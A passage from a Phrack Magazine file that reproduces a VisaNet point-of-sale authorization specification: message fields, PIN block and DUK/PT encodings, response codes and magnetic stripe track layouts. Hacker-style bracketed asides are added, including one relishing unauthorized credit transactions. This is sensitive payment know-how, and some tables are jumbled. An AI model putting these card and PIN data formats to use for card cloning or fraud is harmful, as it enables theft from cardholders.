This field contains a four-digit code which is generated by the terminal as the sequence number for the transaction. The sequence number is used by the terminal to match request and response messages. This field is returned by VisaNet without sequence verification. The sequence number is incremented with wrap from 9999 to 0001.

4.16 CARDHOLDER IDENTIFICATION CODE

This one-character field contains a code that indicates the method used to identify the cardholder. Table 4.16 provides a summary of the codes.

TABLE 4.16
Cardholder Identification Codes

ID CODE	IDENTIFICATION METHOD
A	Personal Identification Number-23 byte static key (non-USA) fnord
B	PIN at Automated Dispensing Machine - 32 byte static key
C	Self Svc Limited Amount Terminal (No ID method available)
D	Self-Service Terminal (No ID method available)
E	Automated Gas Pump (No ID method available)
K	Personal Identification Number - 32 byte DUK/PT
N	Customer Address via Address Verification Service (AVS)
S	Personal Identification Number - 32 byte static key

Z	Cardholder Signature - Terminal has a PIN pad
@	Cardholder Signature - No PIN pad available
F-J,L,M,O-R T-Y	Reserved for future use

4.17 ACCOUNT DATA SOURCE

This field contains a one-character code defined by Visa and generated by the terminal to indicate the source of the customer data entered in field 4.18. Table 4.17 provides a summary of codes

TABLE 4.17
Account Data Source Codes

ACCOUNT DATA SOURCE CODE	ACCOUNT DATA SOURCE CODE DESCRIPTION
A	RESERVED - Bar-code read
B	RESERVED - OCR read
D	Mag-stripe read, Track 2
H	Mag-stripe read, Track 1
Q	RESERVED - Manually keyed, bar-code capable terminal
R	RESERVED - Manually keyed, OCR capable terminal
T	Manually keyed, Track 2 capable
X	Manually keyed, Track 1 capable
@	Manually keyed, terminal has no card reading capability
C,E-G,I-P,S, U-W,Y-Z,0-9	RESERVED for future use

NOTE:
- If a dual track reading terminal is being used, be sure to enter the correct value of "D" or "H" for the magnetic data that is transmitted
- When data is manually keyed at a dual track reading terminal, enter either a "T" or an "X"

4.18 CUSTOMER DATA FIELD

This is a variable length field containing customer account or check acceptance ID data in one of three formats. The cardholder account information can be read d from the card or it may be entered manually. Additionally the terminal can be used for check authorization processing with the check acceptance identification number entered by the operator for transmission in this field.

NOTE: For all POS terminals operated under VISA U.S.A. Operating Regulations, the following requirement must be available as an operating option if the merchant location is found to be generating a disproportionately high percentage of Suspect Transactions [lets get downright hostile about it] as defined in chapter 9.10 of the VISA U.S.A. Operating Regulations. Specifically, chapter 9.10.B.2 requires that:

- The terminal must read the track data using a magnetic stripe reading terminal
- The terminal must prompt the wage slave to manually enter the last four digits of the account number
- The terminal must compare the keyed data with the last four digits of the account number in the magnetic stripe
- If the compare is successful, the card is acceptable to continue in the authorization process and the terminal must transmit the full, unaltered contents of the magnetic stripe in the authorization message.
- If the compare fails, the card should not be honored at the Point of Sale

4.18.1 TRACK 1 READ DATA

This is a variable length field with a maximum data length of 76 characters.

The track 1 data read from the cardholder’s card is checked for parity and LRC errors and then converted from the six-bit characters encoded on the card to seven-bit characters as defined in ANSI X3.4. The character set definitions are provided in section 7 for reference. As part of the conversion the terminal

will strip off the starting sentinel, ending sentinel, and LRC characters. The separators are to be converted to a "^" (HEX 5E) character. The entire track must be provided in the request message. The character set and data content are different between track 1 and track 2. The data read by a track 2 device can not be correctly reformatted and presented as though it were read by a track 1 device. [aw shucks] The converted data can not be modified by adding or deleting non-framing characters and must be a one-for-one representation of the character read from the track.

4.18.2 TRACK 2 READ DATA

This is a variable length field with a maximum data length of 37 characters.

The track 2 data read from the cardholder's card is checked for parity and LRC errors and then converted from the six-bit characters encoded on the card to seven-bit characters as defined in ANSI X3.4. The character set definitions are provided in section 7 for reference. As part of the conversion the terminal will strip off the starting sentinel, ending sentinel, and LRC characters. The separators are to be converted to a "^" (HEX 5E) character. The entire track must be provided in the request message. The character set and data content are different between track 2 and track 1. The data read by a track 1 device can not be correctly reformatted and presented as though it were read by a track 2 device. The converted data can not be modified by adding or deleting non-framing characters and must be a one-for-one representation of the character read from the track. [repetitive? you bet]

4.18.3 MANUALLY ENTERED ACCOUNT DATA (CREDIT CARD)

The customer credit card data may be key entered when the card can not be read, when a card is not present, or when a card reader is not available.

4.18.3.1 MANUALLY ENTERED ACCOUNT NUMBER

This is a variable length field consisting of 5 to 28 alphanumeric characters.

The embossed cardholder data, that is key entered, is validated by the terminal using rules for each supported card type. For example, both Visa and Master Card include a mod 10 check digit as the last digit of the Primary Account Number. The Primary Account Number (PAN) is encoded as seven-bit characters as defined in ANSI X3.4. The PAN is then provided in the manually entered record format provided in Table 3.01b. The PAN must be provided without embedded spaces.

4.18.3.2 MANUALLY ENTERED EXPIRATION DATE

This four-digit field contains the card expiration date in the form MMYY (month-month-year-year)

4.18.4 CHECK ACCEPTANCE IDENTIFICATION NUMBER

The customer data may be card read or manually key entered for check acceptance transactions.

4.18.4.1 CHECK ACCEPTANCE ID

This field is a variable length field consisting of 1 to 28 alphanumeric characters. The check acceptance vendor will provide the data format and validation rules to be used by the terminal. Typically the ID consists of a two-digit state code and an ID which may be the customer's drivers license number.

4.18.4.2 MANUALLY ENTERED CHECK ACCEPTANCE DATA

This six-character field contains the customer birth date or a control code in the form specified by the check acceptance processor.

4.19 FIELD SEPARATOR

The authorization record format specifies the use of the "FS" character.

4.20 CARDHOLDER IDENTIFICATION DATA

This field will be 0, 23, 29 or 32 characters in length. The cardholder ID codes shown in Table 4.16 indicates the type of data in this field. Table 4.20 provides a brief summary of the current formats.

TABLE 4.20
Cardholder Identification Data Definitions

CARDHOLDER ID LENGTH	DESCRIPTION	VALUE(S) FROM TABLE 4.16
0	Signature ID used, No PIN pad is present	@,C,D or E
0	Signature ID used on a terminal with a PIN pad	Z
23	A PIN was entered on a STATIC key PIN pad	A
32	A PIN was entered on a STATIC key PIN pad	B
32	A PIN was entered on a DUK/PT key PIN pad	K
32	A PIN was entered on a STATIC key PIN pad	S
0 to 29	AVS was requested	N

4.20.1 STATIC KEY WITH TWENTY THREE BYTE CARDHOLDER ID

NOTE: The 23 byte static key technology is NOT approved for use in terminals deployed in the Visa U.S.A. region. [thanks nsa!]

When a PIN is entered on a PIN pad supporting 23 byte static key technology, the terminal will generate the following data:

1JFxxyyaaaaaaaaaaaaaaa

Where:

1J Header - PIN was entered

f Function Key Indicator - A single byte indicating which, if any, function key was pressed on the PIN pad. This field is currently not edited. Any printable character is allowed.

xx PIN Block Format - These two numeric bytes indicate the PIN encryption method used to create the encrypted PIN block. Visa currently supports four methods; 01, 02, 03, & 04. For more information, please refer to the VisaNet Standards Manual, Card Technology Standards, PIN and Security Standards, Section 2, Chapter 3, PIN Block Formats

aaaaaaaaaaaaaaaa Expanded Encrypted PIN Block Data - The encrypted PIN block format consists of 64 bits of data. Since the VisaNet Second Generation protocol allows only printable characters in data fields, these 64 bits must be expanded to ensure that no values less than hex "20" are transmitted. To expand the 64 bit encrypted PIN block, remove four bits at a time and convert them to ANSI X3.4 characters using Table 4.20. After this conversion, the 64 bit encrypted PIN block will consist of 16 characters that will be placed in the Expanded Encrypted PIN Block Data field.

4.20.2 STATIC KEY WITH THIRTY TWO BYTE CARDHOLDER ID

When a PIN is entered on a PIN pad supporting 32 byte static key technology, the terminal will generate the following data:

aaaaaaaaaaaaaaaa2001ppzz00000000

Where:

aaaaaaaaaaaaaaaa - Expanded Encrypted PIN Block Data - The encrypted PIN block format consists of 64 bits of data. Since the VisaNet Second Generation protocol allows only printable characters in data fields, these 64 bits must be expanded to ensure that no values less than hex "20" are transmitted. To expand the 64 bit encrypted PIN block, remove four bits at a time and convert them to ANSI X3.4 characters using table 4.20.

After this conversion, the 64 bit encrypted PIN block will consist of 16 characters that will be placed in the Expanded Encrypted PIN Block Data field.

20 - Security Format Code - This code defines that the Zone Encryption security technique was used.

01 - PIN Encryption Algorithm Identifier - This code defines that the ANSI DES encryption technique was used.

pp - PIN Block Format Code - This code describes the PIN block format was used by the acquirer. Values are:
- 01 - Format is based on the PIN, the PIN length, selected rightmost digits of the account number and the pad characters "0" and "F"; combined through an exclusive "OR" operation.
- 02 - Format is based on the PIN, the PIN length and a user specified numeric pad character.
- 03 - Format is based on the PIN and the "F" pad character.
- 04 - Format is the same as "01" except that the leftmost account number digits are selected.

zz - Zone Key Index - This index points to the zone key used by the acquirer to encrypt the PIN block. Values are:
- 01 - First key
- 02 - Second key

00000000 - Visa Reserved - Must be all zeros

For additional information, refer to the VisaNet manual V.I.P. System, Message Formats, Section B: Field Descriptions. Specifically, fields 52 and 53; Personal Identification Number (PIN) Data and Security Related Control Information respectively.

4.20.3 DUK/PT KEY WITH THIRTY TWO BYTE CARDHOLDER ID

When a PIN is entered on a PIN pad supporting DUK/PT technology, the terminal will generate the following 32 bytes:

aaaaaaaaaaaaaaaakkkkkkssssssssss

Where:

aaaaaaaaaaaaaaaa - Expanded Encrypted PIN Block Data - The encrypted PIN block format consists of 64 bits of data. Since the VisaNet Second Generation protocol allows only printable characters in data fields, these 64 bits must be expanded to ensure that no values less than hex "20" are transmitted. To expand the 64 bit encrypted PIN block, remove four bits at a time and convert them to ANSI X3.4 characters using table 4.20. After this conversion, the 64 bit encrypted PIN block will consist of 16 characters that will be placed in the Expanded Encrypted PIN Block Data field. [repetitive? you bet]

kkkkkk - Key Set Identifier (KSID) - Is represented by a unique, Visa Visa assigned, six digit bank identification number.

sssssssss - Expanded TRSM ID (PIN Pad Serial Number) & Expanded Transaction Counter - Is represented by the concatenation of these two hexadecimal fields. The PIN pad serial number is stored as five hex digits minus one bit for a total of 19 bits of data. The transaction counter is stored as five hex digits plus one bit for a total of 21 bits of data. These two fields concatenated together will contain 40 bits. Since the VisaNet Second Generation protocol allows only printable characters in data fields, these 40 bits must be expanded to ensure that no values less than hex "20" are transmitted. To expand this 40 bit field, remove four bits at a time and convert them to ASCII characters using table 4.20. After this conversion, this 40 bit field will consist of 10 characters that will be placed in the Expanded TRSM ID & Expanded Transaction Counter Field.

TABLE 4.20
PIN Block conversion Table

HEXADECIMAL DATA	ANSI X3.4 CHARACTER
0000	0
0001	1
0010	2
0011	3
0100	4
0101	5
0110	6
0111	7
1000	8
1001	9
1010	A
1011	B
1100	C
1101	D
1110	E
1111	F

4.20.4 ADDRESS VERIFICATION SERVICE DESCRIPTION [ah enlightenment]

When Address Verification Service is requested, this field will contain the mailing address of the cardholder's monthly statement. The format of this field is:

<street address><apt no.><zip code>
or
<post office box number><zipcode>

Numbers are not spelled out. ("First Street" becomes "1ST Street", "Second" becomes "2ND", etc) "Spaces" are only required between a numeral and the ZIP code. For instance:

1391 ELM STREET 40404
is equivalent to: 1931ELMSTREET40404

P.O. Box 24356 55555
is not equivalent to P.O.BOX2435655555

If a field is not available or not applicable, it may be skipped. If nine digits are available, the last five digits should always be used to pour more sand into the wheels of progress.

4.21 FIELD SEPARATOR

The authorization record format specifies the use of the "FS" character.\032

==Phrack Magazine==

Volume Five, Issue Forty-Six, File 16 of 28

****

VisaNet Operations (Continued)

4.22 TRANSACTION AMOUNT

This is a variable field from three to twelve digits in length. The transaction amount includes the amount in 4.28, Secondary Amount. Therefore, field 4.22 must be greater than or equal to field 4.28.

The transaction amount is presented by the terminal with an implied decimal point. For example $.01 would be represented in the record as "001". When the terminal is used with an authorization system which supports the US dollar as the primary currency, the amount field must be limited to seven digits (9999999). [...] The terminal may be used with authorization system which support other currencies that require the full twelve-digit field.

4.23 FIELD SEPARATOR

The authorization record format specifies the use of the "FS" character.

4.24 DEVICE CODE/INDUSTRY CODE

This field is used to identify the device type which generated the transaction and the industry type of the merchant. Table 4.24 provides a brief summary of the current codes.

TABLE 4.24
Device Code/Industry Code

CODE	DEVICE TYPE	CODE	INDUSTRY TYPE
0	Unknown or Unsure	0	Unknown or Unsure
1	RESERVED	1	RESERVED
2	RESERVED	2	RESERVED
3	RESERVED	3	RESERVED
4	RESERVED	4	RESERVED
5	RESERVED	5	RESERVED
6	RESERVED	6	RESERVED
7	RESERVED	7	RESERVED
8	RESERVED	8	RESERVED
9	RESERVED	9	RESERVED
A	RESERVED	A	RESERVED
B	RESERVED	B	Bank/Financial Institution
C	P.C.	C	RESERVED
D	Dial Terminal	D	RESERVED
E	Electronic Cash Register (ECR)	E	RESERVED
F	RESERVED	F	Food/Restaurant
G	RESERVED	G	Grocery Store/Supermarket
H	RESERVED	H	Hotel
I	In-Store Processor	I	RESERVED
J	RESERVED	J	RESERVED
K	RESERVED	K	RESERVED
L	RESERVED	L	RESERVED
M	Main Frame	M	Mail Order
N	RESERVED	N	RESERVED
O	RESERVED	O	RESERVED
P	POS-port	P	RESERVED
Q	RESERVED for POS-port	Q	RESERVED
R	RESERVED	R	Retail
S	RESERVED	S	RESERVED
T	RESERVED	T	RESERVED
U	RESERVED	U	RESERVED

V	RESERVED	V	RESERVED
W	RESERVED	W	RESERVED
X	RESERVED	X	RESERVED
Y	RESERVED	Y	RESERVED
Z	RESERVED	Z	RESERVED

4.25 FIELD SEPARATOR

The authorization record format specifies the use of the "FS" character.

4.26 ISSUING INSTITUTION ID/RECEIVING INSTITUTION ID

This six-digit field is provided by the merchant signing member and is present when the terminal is used to process transactions which can not be routed using the cardholder Primary Account Number. When a value is present in this field, it is used as an RIID for all valid transaction codes, field 4.12, except 81 through 88. This field is used as an IIID for transaction codes 81 through 88. Table 4.26 provides a summary of the RIID codes for check acceptance.

TABLE 4.26
Check Acceptance RIID Values

Vendor	RIID	
JBS, Inc	810000	
Telecheck	861400	
TeleCredit, West	894300	[note; telecredit has been
TeleCredit, East	894400	mutated/eaten by equifax]

4.27 FIELD SEPARATOR

The authorization record format specifies the use of the "FS" character.

4.28 SECONDARY AMOUNT (CASHBACK)

NOTE: "Cashback" is NOT allowed on Visa cards when the Customer Data Field, see section 4.18, has been manually entered.

This is a variable length field from three to twelve digits in length. The Secondary Amount is included in field 4.22, Transaction Amount.

The secondary amount is presented by the terminal with an implied decimal point. For example $.01 would be represented in the record as "001". This field will contain 000 when no secondary amount has been requested. Therefore, when the terminal is used with an authorization system which supports the US dollar as the primary currency, the secondary amount field must be limited to seven digits (9999999). The terminal may be used with authorization systems which support other currencies that require the full twelve-digit field.

4.29 FIELD SEPARATOR

The authorization record format specifies the use of the "FS" character.

4.30 MERCHANT NAME

This 25-character field contains the merchant name provided by the signing member. the name must correspond to the name printed on the customer receipt. The name is left justified with space fill. The first character position can not be a space. This field must contain the same used in the data capture batch.

4.32 MERCHANT STATE

This two-character field contains the merchant location state abbreviation provided by the singing member. The abbreviation must correspond to the state name printed on the customer receipt and be one of the Visa accepted abbreviations. This field must contain the same data used in the data capture batch.

4.33 SHARING GROUP

This one to fourteen-character field contains the group of debit card/network types that a terminal may have access to and is provided by the singing member. The values must correspond to one of the Visa assigned debit card /network types. This data is part of the VisaNet debit data.

4.34 FIELD SEPARATOR

The authorization record format specifies the use of the "FS" character.

4.35 MERCHANT ABA NUMBER

This fixed length field is twelve digits in length. If this field is not used, its length must be zero. If this field is not used, the following field must also be empty.

This number identifies the merchant to a debit switch provided by the signing member. The number is provided by the signing member.

4.36 MERCHANT SETTLEMENT AGENT NUMBER

This fixed length field is four digits in length. If this field is not used, its length must be zero. If this field is not used, the previous field must also be empty.

This number identifies the merchant settling agent. The number is provided by the signing member.

4.37 FIELD SEPARATOR

The authorization record format specifies the use of the "FS" character.

4.38 AGENT NUMBER

This six-digit field contains an agent number assigned by the signing member. The number identifies an institution which signs merchants as an agent of a member. The member uses this number to identify the agent within the member systems. The acquirer BIN, Agent, Chain, Merchant, Store, and Terminal numbers are required to uniquely identify a terminal within the VisaNet systems.

4.39 CHAIN NUMBER

This six-digit field contains a merchant chain identification number assigned by the singing member. The member uses this number to identify the merchant chain within the member systems. The acquirer BIN, Agent, Chain, Merchant, Store, and Terminal numbers are required to uniquely identify a terminal within the VisaNet systems.

4.40 BATCH NUMBER

This three-digit field contains a batch sequence number generated by the terminal. The number will wrap from 999 to 001. This number is that data capture batch number.

4.41 REIMBURSEMENT ATTRIBUTE

This is a single character fixed length field.

This field contains the reimbursement attribute assigned by the singing member. This field must be a "space".

4.42 FIELD SEPARATOR

The authorization record format specifies the use of the "FS" character.

4.43 APPROVAL CODE

This contains a six-character fixed length field.

This field is only present in cancel transactions and contains the original approval code from the original transaction.

The approval code was returned in the authorization response of the transaction to be canceled.

4.44 SETTLEMENT DATE

This contains a four-digit fixed length field.

This field is only present in cancel transactions and contains the settlement date from the original transaction and is in the format MMDD.

The settlement date was returned in the authorization response of the transaction to be canceled.

4.45 LOCAL TRANSACTION DATE

This contains a four-digit fixed length field.

This field is only present in cancel transactions and contains the transaction date from the original transaction and is in the format MMDD.

The transaction date was returned in the authorization response of the transaction to be canceled as MMDDYY.

4.46 LOCAL TRANSACTION TIME

This contains a six-digit fixed length field.

This field is only present in cancel transactions and contains the transaction time from the original transaction and is in the format HHMMSS.

The transaction time was returned in the authorization response of the transaction to be canceled.

4.47 SYSTEM TRACE AUDIT NUMBER

This contains a six-character fixed length field.

This field is only present in cancel transactions and contains the trace audit number from the original transaction.

The trace audit number was returned in the authorization response of the transaction to be canceled.

4.48 ORIGINAL AUTHORIZATION TRANSACTION CODE

The field is a two-character fixed length field and must contain the original AUTHORIZATION TRANSACTION CODE (filed 4.12) of the transaction to be canceled. Currently, the only transaction that can be canceled in an Interlink Debit Purchase.

4.49 NETWORK IDENTIFICATION CODE

This contains a single character fixed length field.

This field is only present in cancel transactions and contains the network ID from the original transaction.

The network ID was returned in the authorization response of the transaction to be canceled.

4.50 FIELD SEPARATOR

The authorization record format specifies the use of the "FS" character.

5.0 RESPONSE RECORD DATA ELEMENT DEFINITIONS

The following subsections will define the authorization response record data elements.

5.01 PAYMENT SERVICE INDICATOR

This field contains the one-character payment service indicator. It must be placed in the batch detail record for terminals that capture.

Table 5.01 provides a summary of current Values.

TABLE 5.01
Payment Service Indicator Values

VALUE	DESCRIPTION
A	REPS qualified
Y	Requested a "Y" in field 4.14 and there was a problem REPS denied (VAS edit error or BASE I reject)
N	Requested an "N" in field 4.14 or requested a "Y" in field 4.14 and request was downgraded (by VAS)
space	If "Y" sent and transaction not qualified (VAS downgrade)

5.02 STORE NUMBER

This four-digit number is returned by VisaNet from the authorization request for formats "J" and "G", and can be used to route the response within a store controller and/or a store concentrator.

5.03 TERMINAL NUMBER

This four-digit number is returned by VisaNet from the authorization request for formats "J" and "G", and can be used to route the response within a store controller and/or a store concentrator.

5.04 AUTHORIZATION SOURCE CODE

This field contains a one-character code that indicates the source of the authorization. The received code must be placed in the data capture detail transaction record when data capture is enabled.

Table 5.04 provides a summary of current codes.

TABLE 5.04
Authorization Source Codes

Code	Description
1	STIP: time-out response
2	LCS: amount below issuer limit
3	STIP: issuer in Suppress-Inquiry mode
4	STIP: issuer unavailable
5	Issuer approval
6	Off-line approval, POS device generated
7	Acquirer approval: BASE I unavailable
8	Acquirer approval of a referral
9	Use for non-authorized transactions; such as credit card credits [yum!]
D	Referral: authorization code manually keyed
E	Off-line approval: authorization code manually keyed

5.05 TRANSACTION SEQUENCE NUMBER

This field contains the four-digit code which was generated by the terminal as the sequence number for the transaction and passed to the authorization center in the authorization request record. The sequence number can be used by the terminal to match request and response messages. The transaction sequence number is returned by VisaNet without sequence verification.

5.06 RESPONSE CODE

This field contains a two-character response code indicating the status of the authorization.

Table 5.06 provides the response codes for formats "J" and "G". A response code of "00" represents an approval. A response code of "85" represents a successful card verification returned by TRANSACTION CODES 58, 68, and 88. All other response codes represent a non-approved request.

The value returned is stored in the batch transaction detail record for terminals that capture.

TABLE 5.06
Authorization Response Codes For Record Formats "J" & "G"

Authorization Response Message	Response Code	Response Definition	AVS Result Code
EXACT MATCH	00	Exact Match, 9 digit zip	X
EXACT MATCH	00	Exact Match, 5 digit zip GRIND	Y
ADDRESS MATCH	00	Address match only	A
ZIP MATCH	00	9-digit zip match only	W
ZIP MATCH	00	5-digit zip match only GRIND	Z
NO MATCH	00	No address or zip match	N
VER UNAVAILABLE	00	Address unavailable	U
RETRY	00	Issuer system unavailable	R
ERROR INELIGIBLE	00	Not a mail/phone order	E
SERV UNAVAILABLE	00	Service not supported	S
APPROVAL	00	Approved and completed	see above
CARD OK	85	No reason to decline	see above
CALL	01	Refer to issuer	0
CALL	02	Refer to issue - Special condition	0
NO REPLY	28	File is temporarily unavailable	0
NO REPLY	91	Issuer or switch is unavailable	0
HOLD-CALL	04	Pick up card	0
HOLD-CALL	07	Pick up card - Special condition	0
HOLD-CALL	41	Pick up card - Lost	0
HOLD-CALL	43	Pick up card - Stolen	0
ACCT LENGTH ERR	EA	Verification Error	0
ALREADY REVERSED	79	Already Reversed at Switch [ya got me]	0
AMOUNT ERROR	13	Invalid amount	0
CAN'T VERIFY PIN	83	Can not verify PIN	0
CARD NO ERROR	14	Invalid card number	0
CASHBACK NOT APP	82	Cashback amount not approved	0
CHECK DIGIT ERR	EB	Verification Error	0
CID FORMAT ERROR	EC	Verification Error	0
DATE ERROR	80	Invalid Date	0
DECLINE	05	Do not honor	0
DECLINE	51	Not Sufficient Funds	0
DECLINE	61	Exceeds Withdrawal Limit	0
DECLINE	65	Activity Limit Exceeded	0
ENCRYPTION ERROR	81	Cryptographic Error	0
ERROR xx	06	General Error	0
ERROR xxxx	06	General Error	0
EXPIRED CARD	54	Expired Card	0
INVALID ROUTING	98	Destination Not Found	0
INVALID TRANS	12	Invalid Transaction	0
NO CHECK ACCOUNT	52	No Check Account	0
NO SAVE ACCOUNT	54	No Save Account	0
NO SUCH ISSUER	15	No Such Issuer	0
RE ENTER	19	Re-enter Transaction	0
SEC VIOLATION	63	Security Violation	0
SERV NOT ALLOWED	57	Trans. not permitted-Card	0
SERV NOT ALLOWED	58	Trans. not permitted-Terminal	0
SERVICE CODE ERR	62	Restricted Card	0
SYSTEM ERROR	96	System Malfunction [whoop whoop!]	0
TERM ID ERROR	03	Invalid Merchant ID	0
WRONG PIN	55	Incorrect PIN	0
xxxxxxxxxxxxxxxxx	xx	Undefined Response	0

5.07 APPROVAL CODE

This field contains a six-character code when a transaction has been approved. If the transaction is not approved the contents of the field should be ignored. The approval code is input to the data capture detail transaction record.

5.08 LOCAL TRANSACTION DATE

This field contains a six-digit local date calculated (MMDDYY) by the authorization center using the time zone differential code provided in the authorization request message. This date is used by the terminal as the date to be printed on the transaction receipts and audit reports, and as the date input to the data capture transaction detail record. This field is only valid for approved transactions.

5.09 AUTHORIZATION RESPONSE MESSAGE

This field is a sixteen-character field containing a response display message. This message is used by the terminal to display the authorization results. Table 5.06 provides the message summary. The messages are provided with "sp" space fill. This field is mapped to the RESPONSE CODE, field 5.06, for all non-AVS transactions and for all DECLINED AVS transactions. For APPROVED AVS transactions (response code = "00" or "85"), it is mapped to the AVS RESULT CODE, field 5.10.

5.10 AVS RESULT CODE

This one-character field contains the address verification result code. An address verification result code is provided for transactions and provides an additional indication that the card is being used by the person to which the card was issued. The service is only available for mail/phone order transactions.

Table 5.06 provides a summary of the AVS Result Codes.

An ANSI X3.4 "0" is provided for all non-AVS transactions and all declined transactions.

5.11 TRANSACTION IDENTIFIER

This numeric field will contain a transaction identifier. The identifier will be fifteen-digits in length if the payment service indicator value is an "A" or it will be zero in length if the payment service indicator value is not an "A". This value is stored in the batch detail record for terminals that capture and is mandatory for REPS qualification.

5.12 FIELD SEPARATOR

The authorization record format specifies the use of the "FS" character.

5.13 VALIDATION CODE

This alphanumeric field will contain a validation code. The code will contain a four-character value if the payment service indicator value is an "A" or it will be zero in length if the payment service indicator value is not an "A". This value is stored in the batch detail record for terminals that capture and is mandatory for REPS qualification.

5.14 FIELD SEPARATOR

The authorization record format specifies the use of the "FS" character.

5.15 NETWORK IDENTIFICATION CODE

This one-character fixed length field contains the identification code of the network on which the transaction was authorized. The network ID must be printed on the receipt.

5.16 SETTLEMENT DATE

This four-digit fixed length field contains the transaction settlement date returned by the authorizing system (MMDD). The settlement date must be printed on the receipt.

5.17 SYSTEM TRACE AUDIT NUMBER

This six-character fixed length field contains a trace audit number which is assigned by the authorizing system. The trace audit number must be printed on the receipt.

5.18 RETRIEVAL REFERENCE NUMBER

This twelve-character fixed length field contains the transaction retrieval reference number returned by the authorizing system. The reference number should be printed on the receipt.

5.19 LOCAL TRANSACTION TIME

This six-digit fixed length field contains the transaction time returned by the authorizing system (HHMMSS). The time must be printed on the receipt.

6.0 CONFIRMATION RECORD DATA ELEMENT DEFINITIONS

The following subsections define the debit confirmation response record data elements.

6.01 NETWORK IDENTIFICATION CODE

This one character fixed length field contains the identification code of the network on which the transaction was authorized. The network ID is printed on the receipt.

6.02 SETTLEMENT DATE

This four-digit fixed length field contains the transaction settlement date returned by the authorizing system.

6.03 SYSTEM TRACE AUDIT NUMBER

This six-character fixed length field contains the system trace audit number which is assigned by the authorizing system.

7.0 CHARACTER CODE DEFINITIONS

The following subsections will define the authorization request record character set and character sets used for track 1 and track 2 data encoded on the magnetic stripes.

The authorization request records are generated with characters defined by ANSI X3.4-1986. The data stored on the cardholder's card in magnetic or optical form must be converted to the ANSI X3.4 character set before transmission to VisaNet.

Section 7.01 provides track 1 character set definition. Section 7.02 provides track 2 character set definition. Section 7.03 provides the ANSI X3.4-1986 and ISO 646 character set definitions. Section 7.04 provides a cross reference between the track 1, track 2, and ANSI X3.4 character sets. Section 7.05 describes the method for generating and checking the Mod 10 Luhn check digit for credit card account numbers. Section 7.06 describes the method for generating the LRC byte for the authorization request message and for testing the card swipe's LRC byte. Section 7.07 provides sample data for an authorization request and response for record format "J" testing.

The POS device/authorization must perform the following operations on track read data before it can be used in an authorization request message.

1. The LRC must be calculated for the data read from the track and compared to the LRC read from the track. The track data is assumed to be read without errors when on character parity errors are detected and the calculated and read LRC's match.

2. The starting sentinel, ending sentinel, and LRC are discarded.

3. The character codes read from the magnetic stripe must be converted from the encoded character set to the set used for the authorization request message. The characters encoded on track 1 are six-bit plus parity codes and the characters encoded on track 2 are four-bit plus parity codes, with the character set used for the request message defined as seven-bit plus parity codes.

All characters read from a track must be converted to the request message character set and transmitted as part of the request. The converted track data can not be modified by adding or deleting non-framing characters and must be a one-for-one representation of the characters read from the track. [sounds like they mean it, eh?]

7.1 TRACK 1 CHARACTER DEFINITION

Table 7.01 provides the ISO 7811-2 track 1 character encoding definitions. This "standards" format is a SAMPLE guideline for expected credit card track encoding; ATM/debit cards may differ. Actual cards may differ [not], whether they are Visa cards or any other issuer's cards.

Each character is defined by the six-bit codes listed in Table 7.01.

Track 1 can be encoded with up to 79 characters as shown in Figure 7.01

```
+-----------------------------------------------------+
|SS|FC| PAN|FS|  NAME|FS| DATE| DISCRETIONARY DATA |ES|LRC|
+-----------------------------------------------------+
```

LEGEND:

Field	Description	Length	Format
SS	Start Sentinel	1	%
FC	Format Code ("B" for credit cards)	1	A/N
PAN	Primary Account Number	19 max	NUM
FS	Field Separator	1	^
NAME	Card Holder Name (See NOTE below)	26 max	A/N
FS	Field Separator	1	^
DATE	Expiration Date (YYMM)	4	NUM
Discretionary Data	Option Issuer Data (See NOTE below)	variable	A/N
ES	End Sentinel	1	?
LRC	Longitudinal Redundancy Check	1	

	Total CAN NOT exceed 79 bytes----->	79	

FIGURE 7.01
Track 1 Encoding Definition

NOTE: The CARD HOLDER NAME field can include a "/" as the surname separator and a "." as the title separator

The DISCRETIONARY DATA can contain any of the printable characters from Table 7.01

TABLE 7.01
Track 1 Character Definition

BIT NUMBER				b6	0	0	1	1
				b5	0	1	0	1
b4	b3	b2	b1	ROW/COL	0	1	2	3
0	0	0	0	0	SP	0	(a)	P
0	0	0	1	1	(a)	1	A	Q
0	0	1	0	2	(a)	2	B	R
0	0	1	1	3	(c)	3	C	S

(a) These character positions are for hardware use only

(b) These characters are for country use only, not for international use

(c) These characters are

```
0  1  0  0        4         $   4   D   T          reserved for added
0  1  0  1        5        (%)  5   E   U          graphic use [nifty]
0  1  1  0        6        (a)  6   F   V
0  1  1  1        7        (a)  7   G   W
1  0  0  0        8         (   8   H   X       (%) Start sentinel
1  0  0  1        9         )   9   I   Y       (/) End sentinel
1  0  1  0        A        (a) (a)  J   Z       (^) Field Separator
1  0  1  1        B        (a) (a)  K  (b)       /  Surname separator
1  1  0  0        C        (a) (a)  L  (b)       .  Title separator
1  1  0  1        D         -  (a)  M  (b)       SP Space
1  1  1  0        E         -  (a)  N  (^)       +----------------------+
1  1  1  1        F         /  (?)  O  (a)       |PAR|MSB|B5|B4|B3|B2|LSB|
                                                +-+---+----------------+
                                                  |   |--- Most Significant Bit
                                                  |--- Parity Bit (ODD)
                                               Read LSB First
```

7.02 TRACK 2 CHARACTER DEFINITION

Table 7.02 provides the ISO 7811-2 track 2 character encoding definitions. This "standards" format is a SAMPLE guideline for expected credit card track encoding; ATM/debit cards may differ. Actual cards may differ, whether they are Visa cards or any other issuer's cards.

Each character is defined by the four-bit codes listed in Table 7.02.

Track 2 can be encoded with up to 40 characters as shown in Figure 7.02.

```
+-------------------------------------------------------+
|SS|    PAN   |FS| DATE|    DISCRETIONARY DATA    |ES|LRC|
+-------------------------------------------------------+
```

LEGEND:

Field	Description	Length	Format
SS	Start Sentinel	1	0B hex
PAN	Primary Account Number	19 max	NUM
FS	Field Separator	1	=
Discretionary Data	Option Issuer Data (See NOTE below)	variable	A/N
ES	End Sentinel	1	0F hex
LRC	Longitudinal Redundancy Check	1	
	Total CAN NOT exceed 40 bytes----->	40	

FIGURE 7.02
Track 2 Encoding Definition

NOTE: The PAN and DATE are always numeric. The DISCRETIONARY DATA can be numeric with optional field separators as specified in Table 7.02.

TABLE 7.02
Track 2 Character Set

```
b4  b3  b2  b1     COL
-----------------------
0   0   0   0       0      0
0   0   0   1       1      1       (B) Starting Sentinel
0   0   1   0       2      2
0   0   1   1       3      3       (D) Field Separator
0   1   0   0       4      4
0   1   0   1       5      5       (F) Ending Sentinel
0   1   1   0       6      6
0   1   1   1       7      7
1   0   0   0       8      8       +-------------------------+
1   0   0   1       9      9       | PAR | MSB | b3 | b2 | LSB |
1   0   1   0       A     (a)      +-------------------------+
